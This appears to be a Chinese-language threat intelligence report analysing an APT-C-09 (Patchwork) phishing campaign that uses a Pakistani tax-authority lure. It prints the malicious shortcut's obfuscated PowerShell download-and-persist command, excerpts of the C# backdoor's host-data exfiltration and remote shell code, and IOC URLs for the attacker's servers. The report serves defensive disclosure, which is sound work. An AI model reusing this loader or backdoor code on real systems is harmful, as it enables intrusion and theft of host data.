APT-C-09（摩诃草）组织以巴基斯坦联邦税务局为诱饵的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2024-03-21 18:20 北京

> ***APT-C-09***
>
> ***摩诃草***

APT-C-09（摩诃草）又称、白象、Patchwork、Dropping Elephant，是一个具有南亚国家背景的APT组织，从2015年至今，该组织一直处于活跃状态，长期针对若干周边国家进行网络攻击活动，以窃取敏感信息为主。

近期360高级威胁研究院再次发现了该组织针对周边国家的攻击样本，并捕获到基于C#的后门载荷，说明该组织正在对其武器库进行丰富和扩展。这类载荷在摩诃草历史攻击中比较少见，通过分析代码，我们发现该类组件应该是摩诃草组织新开发的第一阶段恶意后门，鉴于此情况，本文重点披露这类组件。

一、攻击活动分析

1.恶意载荷分析


本次攻击行动使用的钓鱼文件信息如下所示：

MD5	218d85723396ddddaf75fc5853338997
文件名称	Tax_Deduction_Revised_Q1-2024.pdf.lnk
文件大小	3.58 KB (3670字节)
文件类型	Lnk

该lnk打开时会调用powershell执行恶意指令。

```
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -w""i 1 $ProgressPreference = 'SilentlyContinue';i''w''r "https://tyfk1.b-cdn.net/dox" -OutFile
C:\Users\Public\Tax_Deduction_Revised_Q1-2024.pdf;s''a''p''s C:\Users\Public\Tax_Deduction_Revised_Q1-2024.
pdf;i''w''r "https://tyfk1.b-cdn.net/dix" -OutFile "C:\Windows\Tasks\dodo";r''e''n -Path "C:\Windows\Tasks\
dodo" -NewName "C:\Windows\Tasks\Services.exe";c''p''i 'C:\Users\Public\Tax_Deduction_Revised_Q1-2024.pdf'
-destination .;S''C''H''T''A''S''K''S'' /Create /Sc minute /Tn EdgeUpdate /tr 'C:\Windows\Tasks\Services';e
''r''a''s''e *d?.?n?
```

该指令的功能为下载诱饵文件（https[:]//tyfk1.b-cdn.net/dox）和恶意载荷（https[:]//tyfk1.b-cdn.net/dix），并创建计划任务维持持久化。部分诱饵内容如下：



2.攻击组件分析

Lnk文件下载的恶意载荷信息如下：

MD5	6582a4df50948aaf2dcfbc6d8b84a58e
文件名称	Services.exe
文件大小	17.77 KB (18192 字节)
文件类型	exe

Services.exe带有数字签名“RUNSWITHSCISSORS LTD”， 但该签名已无效，具体如下图所示。

该文件为.Net程序，其主要功能就是上传主机相关信息，以及执行Shell。文件运行之后，首先会创建一个名为“92dQhZhBSH”的互斥体，目的是避免多开，然后进入死循环持续运行，并且每次在运行主要流程前，都会休眠3秒。根据远控流程函数的命名“FirstStage”来看，该远控只是摩诃草组织攻击链路中的第一步。

```
private static void Main(string[] args)
{
    Mutex mutex = new Mutex(false, "92dQhZhBSH");
    try
    {
        if (!mutex.WaitOne(5000, false))
        {
            Environment.Exit(0);
        }
        for (;;)
        {
            Thread.Sleep(3000);
            Program.FirstStage();
        }
    }
```

该函数首先会获取MAC地址和主机名，将两者进行拼接，然后计算其HASH，再依次进行RC4加密以及Base64编码，RC4秘钥为“abcdefghijklmnopqrstuvwxyzABCD12345678909876542”，然后分别获取公网IP，UserName，当前进程PID，当前路径，并依次进行Base64编码，将编码的值进行RC4加密，最后再次进行Base64编码,然后分别进行拼接字段,最后发送请求。

```
string s = "abcdefghijklmnopqrstuvwxyzABCD12345678909876542";
webRequest.Method = "POST";
string hashString = Program.GetHashString(Program.GetMacAddress() + Program.getInternalIP());
string text = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(hashString)));
string text2 = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(Program.Base64Encode
  (Program.GetPublicIpAddress())));
string s2 = Convert.ToBase64String(Encoding.UTF8.GetBytes(Program.GetUserName()));
string text3 = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes(s), Encoding.UTF8.GetBytes(s2)));
string s3 = Convert.ToBase64String(Encoding.ASCII.GetBytes(Program.GetCurrentPID()));
string text4 = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(s3)));
string s4 = Convert.ToBase64String(Encoding.ASCII.GetBytes(Program.GetCurrentPath()));
string text5 = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes(s), Encoding.ASCII.GetBytes(s4)));
string s5 = string.Concat(new string[]
{
    "pirnbjd=",
    text,
    "&nnbjfgde=",
    text2,
    "&unamednksb=",
    text3,
    "&pid=",
    text4,
    "&ispngjgfjgj=1&ppathhdksf=",
    text5
});
```

拼接字段和内容的对应关系如下：

字段	内容
pirnbjd	MAC地址和主机名
nnbjfgde	公网IP
unamednksb	UserName
pid	当前PID
ispngjgfjgj	是否是第一次发送数据
ppathhdksf	当前路径
cmddkbjsjf	下发的命令(回传结果时候使用)

然后读取响应报文，首先将报文Base64解码，然后在用RC4进行解密，得到了回传命令，用空格将回传的命令进行分割，并判断分割的第一个命令是否为“shell”，如果是，再用“|”符号，将剩余的命令进行分割，根据“|”符号的内容拼接需要执行的命令。

```
if (@string.Length > 1)
{
    string[] array = @string.Split(" ".ToCharArray(), StringSplitOptions.RemoveEmptyEntries);
    if (string.Compare(array[0], "shell") == 0)
    {
        array[1].Split("|".ToCharArray(), StringSplitOptions.RemoveEmptyEntries);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(Program.url);
        httpWebRequest.Proxy = null;
        httpWebRequest.Method = "POST";
        string text7 = "";
        int num = 0;
        while (@string[num] != ' ')
        {
            num++;
        }
        num++;
        while (@string[num] != '|')
        {
            text7 += @string[num].ToString();
            num++;
        }
        string s6 = Program.CommandExecute(text7);
        byte[] bytes2 = Encoding.UTF8.GetBytes(s6);
        Program.send_data(text, text6, bytes2);
    }
}
```

程序利用cmd.exe执行Shell，其原理是通过将需要执行的命令写入标准输入重定向中，执行完成之后，读取标准输出重定向的结果，如果执行失败，读取错误重定向的结果即可。

```
process.Start();
using (StreamWriter standardInput = process.StandardInput)
{
    if (standardInput.BaseStream.CanWrite)
    {
        standardInput.WriteLine(commandToExecute);
    }
}
string text = process.StandardOutput.ReadToEnd();
string text2 = process.StandardError.ReadToEnd();
process.WaitForExit();
if (!string.IsNullOrEmpty(text2))
{
    result = "Error: " + text2;
}
else
{
    result = text;
}
```

然后将加密后的MAC地址，主机名，下发的命令，连同执行的结果进行回传，首先将执行结果依次用RC4，Base64进行加密。然后依次拼接，加密之后的MAC地址和主机名，命令执行的结果，以及下发的命令。并用POST的方式回传给C2(https[:]//kungkao.online/commKGylrY4ATzBDqQ58HYN6/CTFPNfmuMqz2vBw013swrcbJPnO7GH.php)。

```
public static void send_data(string enc, string command_recvd, byte[] res)
{
    string text = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes("abcdefghijklmnopqrstuvwxyzABCD12345678909876542"), res));
    string s = string.Concat(new string[]
    {
        "pirnbjd=",
        enc,
        "&ispngjgfjgj=0&fklsdfk=",
        text,
        "&cmddkbjsjf=",
        command_recvd
    });
    WebRequest webRequest = WebRequest.Create(Program.url);
    webRequest.Method = "POST";
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    webRequest.ContentType = "application/x-www-form-urlencoded";
    webRequest.ContentLength = (long)bytes.Length;
    Stream requestStream = webRequest.GetRequestStream();
    requestStream.Write(bytes, 0, bytes.Length);
    requestStream.Close();
}
```

我们注意到ispngjgfjgj字段在第一次请求的时候为1，在回传命令结果的时候，值为0，我们猜测该字段是为了判断是否是第一次回传数据。

```
public static void send_data(string enc, string command_recvd, byte[] res)
{
    string text = Convert.ToBase64String(Program.RC4_enc(Encoding.ASCII.GetBytes
    string s = string.Concat(new string[]
    {
        "pirnbjd=",
        enc,
        "&ispngjgfjgj=0&fklsdfk=",
        text,
        "&cmddkbjsjf=",
        command_recvd
    });
```

回传数据

```
string s5 = string.Concat(new string[]
{
    "pirnbjd=",
    text,
    "&nnbjfgde=",
    text2,
    "&unamednksb=",
    text3,
    "&pid=",
    text4,
    "&ispngjgfjgj=1&ppathhdksf=",
    text5
});
```

第一次发送主机信息

二、归属研判

通过对样本整体分析，我们发现本次攻击行动与摩诃草组织之前使用的攻击手段相符合。

1.恶意lnk的参数使用方式与摩柯草之前的攻击活动基本一致，都是从远端下载诱饵文档和恶意载荷，并创建计划任务实现持久化，并且下载使用的URL都带有b-cdn.net字符串。此外，恶意载荷所携带的签名“RUNSWITHSCISSORS LTD”在之前活动中也出现过。

2.恶意载荷AES算法中的IV值与我们之前关于摩诃草的分析文章[1]里的值一致，均为“1234567891234567”。另外上传数据的URL格式也比较类似，使用的RC4算法在之前摩柯草活动中存在过，并且密钥开始部分有重叠，均为“abcdefghijklmnopqrstuvwxyzABCD1234567890987654”。

最后结合样本上传地址为巴基斯坦，以及历史上摩诃草组织多次针对巴勒斯坦联邦税务局进行攻击，符合攻击者目标。因此有理由将其这类攻击归属于摩诃草组织。

总结

APT-C-09（摩诃草）组织从2013年被披露后，从未停止相关攻击活动，长期针对巴基斯坦等周边国家进行攻击，并且攻击目标和目的也都未发生改变，这也体现出幕后组织意志的坚定性，在最新的攻击样本中，我们观察到该组织使用C#编写的后门载荷，这进一步揭示了其在不断演进和提升技术水平的过程中，还在积极丰富其武器库，以更好地适应网络安全防护的不断升级。特别注意的是，目前捕获到的C#载荷功能并不复杂，后期该攻击者可能会逐步丰富其功能代码，我们也将持续关注该组织的攻击武器。

附录 IOC

MD5

218d85723396ddddaf75fc5853338997

6582a4df50948aaf2dcfbc6d8b84a58e

URL

https://tyfk1.b-cdn[.]net/dox

https://tyfk1.b-cdn[.]net/dix

https://kungkao[.]online/commKGylrY4ATzBDqQ58HYN6/CTFPNfmuMqz2vBw013swrcbJPnO7GH.php

参考

[1] https://mp.weixin.qq.com/s/LOZTOz4Lo6cOpeD4mMC29g